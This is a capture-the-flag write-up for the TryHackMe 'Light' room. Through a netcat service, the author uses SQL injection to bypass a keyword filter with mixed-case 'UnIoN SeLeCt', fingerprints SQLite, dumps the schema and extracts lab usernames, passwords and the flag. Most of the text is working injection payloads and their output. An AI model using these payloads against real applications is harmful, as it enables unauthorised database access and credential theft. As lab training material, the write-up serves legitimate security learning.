Light

light.thm

First I wait a few minutes for the server to start **and do not forget to connect to the vpn** if you use openvpn.


Then I try `ping`

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ping light.thm
PING light.thm (10.10.187.5) 56(84) bytes of data.
64 bytes from light.thm (10.10.187.5): icmp_seq=1 ttl=61 time=267 ms
64 bytes from light.thm (10.10.187.5): icmp_seq=2 ttl=61 time=298 ms
64 bytes from light.thm (10.10.187.5): icmp_seq=3 ttl=61 time=224 ms
64 bytes from light.thm (10.10.187.5): icmp_seq=4 ttl=61 time=235 ms
^C
── light.thm ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 224.176/255.904/298.027/28.935 ms
```


Now, when I know the server is up and running, I can try to connect to it. As we have the instructions on *tryhackme*

`nc light.thm 1337`

When we get the successful connection, we can use the provided username. However, the first thing that I notice is that it is a database.




Since it is a database, I should try some `SQL Injections`



And there we go. I just found out that `SQL Injections` are working. Meaning the app doesn't have an input validation.

To move forward, I need to find out *what kind of database is running there.*
Also, messing around a little bit, I found that it did have some input validation, so I looked for ways to bypass it.



After messing around a little bit, I found that if I mess up the cases of the letters, it is going to work perfectly fine without any warnings.

```
' UnIoN SeLecT pass '#
```

Now, I will be trying to get some actual information and then craft the payload. Let's assume our payload now is:

```
SELECT user FROM users WHERE username='(user_input)';
```

What happens if a put my payload in the input:

```
SELECT user FROM users WHERE username='' UNION SELECT 1 '#
```

After messing with different payloads, I found that it was an **SQLite** database that was running.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc light.thm 1337
Welcome to the Light database!
Please enter your username: ' UnIoN SeLeCt @@version '#
Error: unrecognized token: "@"
Please enter your username: ' UnIoN SeLeCt version() '#
Error: no such function: version
Please enter your username: ' UnIoN SeLeCt sqlite_version() '#
Password: 3.31.1
Please enter your username:
```

```
' UnIoN SeLeCt sqlite_version() '#
```

Now, I wanna craft a payload to see a database structure, so I can move forward.

```
' UnIoN SeLeCt group_concat(sql) FROM sqlite_master '#
```

```
Please enter your username: ' UnIoN SeLeCt group_concat(sql) FROM sqlite_master '#
Password: CREATE TABLE usertable (
                  id INTEGER PRIMARY KEY,
                  username TEXT,
                  password INTEGER),CREATE TABLE admintable (
                  id INTEGER PRIMARY KEY,
                  username TEXT,
                  password INTEGER)
Please enter your username:
```

After this, I know that there is two tables: `usertable` and `admintable`;


I will build the payloads to get everything I want from those tables

```
' UnIoN SeLeCt group_concat(username) FROM usertable '#
```

```
' UnIoN SeLeCt group_concat(username) FROM admintable '#
```

```
' UnIoN SeLeCt group_concat(password) FROM admintable '#
```

And this is how I got the flag!


password INTEGER)
Please enter your username: ' UnIoN SeLeCt group_concat(username) FROM usertable '#
Password: alice,rob,john,michael,smokey,hazel,ralph,steve
Please enter your username: ' UnIoN SeLeCt group_concat(username) FROM admintable '#
Password: TryHackMeAdmin,flag
Please enter your username: TryHackMeAdmin
Username not found.
Please enter your username: steve
Password: WObjufHX1foR8d7
Please enter your username: ' UnIoN SeLeCt group_concat(password) FROM admintable '#
Password: mamZtAuMlrsEy5bp6q17,THM{S[redacted]hO?}
Please enter your username: